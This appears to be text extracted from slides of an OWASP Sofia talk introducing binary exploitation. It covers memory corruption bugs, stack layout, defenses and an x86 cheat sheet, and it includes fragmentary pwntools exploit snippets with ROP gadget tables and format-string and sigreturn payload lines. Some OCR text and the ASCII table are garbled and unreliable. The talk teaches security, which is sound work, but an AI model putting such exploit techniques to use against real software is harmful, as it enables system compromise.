


OWASP  
SOFIA, BULGARIA

Introduction to Binary Exploitation

Simeon Nguen

# Introduction to Binary Exploitation



# BINARY EXPLOITATION IS FUN!

## EXPLOIT CONCEPTS


Stack overflow  
Heap corruption  
Format string  
ROP (concept)

0x41414141

x9:4 ax, rbx  
all <func>

## EXPLOIT CONCEPTS

- Heap corruption
- Use-After-Free
- Format string



## MEMORY & DEFENSES

.text .data stack

Stack canary

mov rxbx  
call <func>



NX

ASLR

SEGMENTATION FAULT



# Cap



## Definition:

to lie or exaggerate;  
claiming something that  
is not true



## Example:

He said binary exploitation is fun  
, but I later found out that was  
cap






Binary Exploitation

```
# libc_base = 0x41414141; 0x42424242
# system = libc_base
# execve = libc_base
# open = libc_base
# _read = libc_base
# _write = libc_base
#####
#-----[Gadgets]-----
# leave    = 0x12e0 # leave; ret;
# ret      = 0x101a # ret;
# gadget2  = 0x1233 # pop rbp; ret;
#####
#-----[Functions]-----
# main     = 0x12e2
# puts_plt = 0x10c4
# printf_plt = 0x10d4
# stdout_got = 0x4010
#####
#-----[Chains]-----
#-----[-----]-----
```

```
def func():
    r.sendlineafter(b"\n", )
    #exec_fmt(payload)
    p = process(target)
    p.sendline(payload)
    return p.recvall()
#fmt = FmtStr(exec_fmt)
#writes = [0x41414141, 0x42424242]
#payload = FmtStr_payload(fmt.offset, writes, numwritten-fmt.numwritten)

#>>> frame = SigreturnFrame(kernel='amd64')
#>>> frame.rax = constants.SYS_write
#>>> frame.rsp = binary.symbols['syscall']
#>>>
```

```
r.sendlineafter(b'What do you want for rdi?', '0')
r.sendlineafter(b'What do you want for rsi?', '0000')
r.sendlineafter(b'What do you want for rdx?', '7')
r.sendline(b'3')
r.sendline(b'1')
r.sendline(b'0')
r.sendlineafter(b'What syscall number to call?', '9')
r.recvuntil(b'syscall returned')
r.recvall()
addr = r.recvline()
log.info(addr)
```





# Introduction


# Preliminary knowledge

# Memory Corruption Vulnerabilities

Memory corruption vulnerabilities occur when a flaw in software leads to the modification of memory in unintended ways, potentially causing unexpected behaviour or providing avenues for exploitation. These vulnerabilities can be enabled by various execution errors or coding mistakes, such as improper input validation, incorrect memory allocation, or failure in memory management operations.

The root cause of memory corruption often lies in the software's inability to correctly manage memory operations. For instance, when a program writes more data to a buffer than it can hold (buffer overflow), it ends up overwriting adjacent memory. Similarly, accessing memory after it has been freed (use-after-free) or freeing the same memory space more than once (double-free) leads to corruption.

These issues primarily arise due to the complexity of manual memory management in languages like C and C++, and the challenges associated with ensuring that all memory operations are safe. Developers must vigilantly check their code for these vulnerabilities, as exploiting them can lead to severe security breaches, crashes, and data leakage.



# Memory Corruption Vulnerabilities

The impacts of memory corruption vulnerabilities can be severe, including system compromise, data theft, and unauthorized access. In the worst-case scenario, attackers exploiting these vulnerabilities can gain control over a system, enabling them to execute arbitrary code with the permissions of the application affected by the memory corruption.

Memory corruption vulnerabilities can also undermine the reliability and stability of software, leading to unexpected crashes and undetermined behaviour. These issues can damage user trust, result in operational and reputational damage for organizations and even endanger people's lives when impacting critical industrial or medical systems.



## Vulnerabilities By Types/Categories

CVEdetails.com assigns types/categories to vulnerabilities using CWE ids and keywords.

Year	Memory		Sql Injection	XSS	Directory Traversal	File Inclusion	CSRF	XXE	SSRF	Open Redirect	Input Validation
	Overflow	Corruption									
2015	343	1093	216	773	146	3	248	49	8	46	0
2016	418	1096	85	476	90	4	85	39	15	28	0
2017	2470	1539	505	1500	281	154	334	109	57	97	931
2018	2078	1729	503	2039	569	112	479	188	118	85	1229
2019	1202	2006	544	2387	485	126	559	136	103	121	895
2020	1216	1847	464	2201	436	108	414	119	130	100	808
2021	1658	2517	742	2724	547	90	520	126	188	133	671
2022	1793	2887	1762	3378	690	87	766	123	230	137	672
2023	1607	2105	2116	5102	742	111	1392	124	240	168	522
2024	1739	2380	2645	7442	923	249	1434	110	372	113	101
2025	1802	2206	3255	6971	812	422	1599	92	434	127	0
Total	16326	21405	12837	34993	5721	1466	7830	1215	1895	1155	5829

# Some examples

- Buffer Overflows - Buffer overflows occur when data exceeds its allocated memory space, overwriting adjacent memory. This often results from inadequate input validation, allowing attackers to inject malicious code or manipulate the program's control flow.
- Use-After-Free Vulnerabilities - Use-after-free vulnerabilities occur when a program attempts to use memory after it has been freed, leading to undefined behaviour. Attackers exploit these vulnerabilities to execute arbitrary code or corrupt data by manipulating the freed memory before it's reused.
- Double-Free - Double-free errors occur when a program mistakenly frees the same memory region more than once, leading to memory corruption or crashes. They often result from logic errors in the program's flow and can be exploited to perform malicious actions, similar to use-after-free vulnerabilities.
- Format String Vulnerabilities - Format string bugs occur when user input is passed directly to printf-family functions without proper format specifiers. Attackers can use format specifiers like %x to read from the stack, %n to write to arbitrary memory locations, and chain these primitives to achieve code execution.
- Integer Overflows/Underflows - Integer overflow vulnerabilities happen when arithmetic operations exceed the maximum value a data type can hold, causing wraparound. These can lead to buffer overflows, incorrect memory allocations, or bypassed security checks - often serving as the first step in exploitation chains.


# x86/x64

While the majority of Windows operating systems in use today are 64-bit, many applications are 32-bit. This is possible on the Windows platform due to the Windows on Windows 64 (WOW64) implementation. On workstations this includes applications like the Microsoft Office suite and many enterprise server-side applications are also still 32-bit.

This talk is about the 32-bit architecture, due to the huge amount of knowledge required to learn and become proficient in exploit development. It should also be noted that most techniques on 32-bit can be adapted to 64-bit, so learning them in-depth on 32-bit is important.


# Virtual Memory

Memory in modern operating systems is not mapped directly to physical memory (i.e the RAM). Instead, virtual memory addresses are used by processes that are mapped to physical memory addresses via the MMU. There are several reasons for this but ultimately the goal is to save as much physical memory as possible. Virtual memory may be mapped to physical memory but can also be stored on disk. With virtual memory addressing it becomes possible for multiple processes to share the same physical address while having a unique virtual memory address. Virtual memory relies on the concept of Memory paging which divides memory into chunks of 4kb called "pages".



# Program Memory


When a binary application is executed, it allocates memory in a very specific way within the memory boundaries used by modern computers. We can see how process memory is allocated in Windows between the lowest memory address (0x00000000) and the highest memory address (0xFFFFFFFF) used by applications. When a thread is running, it executes code from within the Program Image or from various Dynamic Link Libraries (DLLs).



# The Stack

When a thread is running, it executes code from within the Program Image or from various Dynamic Link Libraries (DLLs). The thread requires a short-term data area for functions, local variables, and program control information, which is known as the stack. To facilitate the independent execution of multiple threads, each thread in a running application has its own stack.

Stack memory is "viewed" by the CPU using a Last-In, First-Out (LIFO) structure. This essentially means that while accessing the stack, items put ("pushed") on the top of the stack are removed ("popped") first. The x86 architecture implements dedicated PUSH and POP assembly instructions to add or remove data to the stack respectively.



# The Stack

```
void function() {  
    bool male = true;  
    string name = "John Doe";  
    int age = 24;  
    bool adult = true;  
}
```

## Stack



# NASM Intel x86 Assembly Language Cheat Sheet


Instruction	Effect	Examples
<b>Copying Data</b>		
mov dest,src	Copy src to dest	mov eax,10 mov eax,[2000]
<b>Arithmetic</b>		
add dest,src	dest = dest + src	add esi,10
sub dest,src	dest = dest - src	sub eax, ebx
mul reg	edx:eax = eax * reg	mul esi
div reg	edx = edx:eax <b>mod</b> reg eax = edx:eax <b>÷</b> reg	div edi
inc dest	Increment destination	inc eax
dec dest	Decrement destination	dec word [0x1000]
<b>Function Calls</b>		
call label	Push eip, transfer control	call format_disk
ret	Pop eip and return	ret
push item	Push item (constant or register) to stack. I.e.: esp=esp-4; memory[esp] = item	push dword 32 push eax
pop [reg]	Pop item from stack and store to register I.e.: reg=memory[esp]; esp=esp+4	pop eax
<b>Bitwise Operations</b>		
and dest, src	dest = src & dest	and ebx, eax
or dest,src	dest = src   dest	or eax,[0x2000]
xor dest, src	dest = src ^ dest	xor ebx, 0xffffffff
shl dest,count	dest = dest << count	shl eax, 2
shr dest,count	dest = dest >> count	shr dword [eax],4
<b>Conditionals and Jumps</b>		
cmp b,a	Compare b to a; must immediately precede any of the conditional jump instructions	cmp eax,0
je label	Jump to label if b == a	je endloop
jne label	Jump to label if b != a	jne loopstart
jg label	Jump to label if b > a	jg exit
jge label	Jump to label if b ≥ a	jge format_disk
jl label	Jump to label if b < a	jl error
jle label	Jump to label if b ≤ a	jle finish
test reg,imm	Bitwise compare of register and constant; should immediately precede the jz or jnz instructions	test eax,0xffff
jz label	Jump to label if bits were <b>not</b> set ("zero")	jz looparound
jnz label	Jump to label if bits <b>were</b> set ("not zero")	jnz error
jmp label	Unconditional relative jump	jmp exit
jmp reg	Unconditional absolute jump; arg is a register	jmp eax
<b>Miscellaneous</b>		
nop	No-op (opcode 0x90)	nop
hlt	Halt the CPU	hlt

ascii	000	0000	^@	032	0x20	064	0x40	@	096	0x60	'	
	001	0x01	^A	033	0x21	065	0x41	A	097	0x61	a	
	002	0x02	^B	034	0x22	066	0x42	B	098	0x62	b	
	003	0x03	^C	035	0x23	067	0x43	C	099	0x63	c	
	004	0x04	^D	036	0x24	068	0x44	D	100	0x64	d	
	005	0x05	^E	037	0x25	069	0x45	E	101	0x65	e	
	006	0x06	^F	038	0x26	070	0x46	F	102	0x66	f	
	007	0x07	^G	039	0x27	071	0x47	G	103	0x67	g	
	008	0x08	^H	040	0x28	072	0x48	H	104	0x68	h	
	009	0x09	^I	041	0x29	073	0x49	I	105	0x69	i	
	010	0x0a	^J	042	0x2a	*	074	0x4a	J	106	0x6a	j
	011	0x0b	^K	043	0x2b	+	075	0x4b	K	107	0x6b	k
	012	0x0c	^L	044	0x2c	-	076	0x4c	L	108	0x6c	l
	013	0x0d	^M	045	0x2d	/	077	0x4d	M	109	0x6d	m
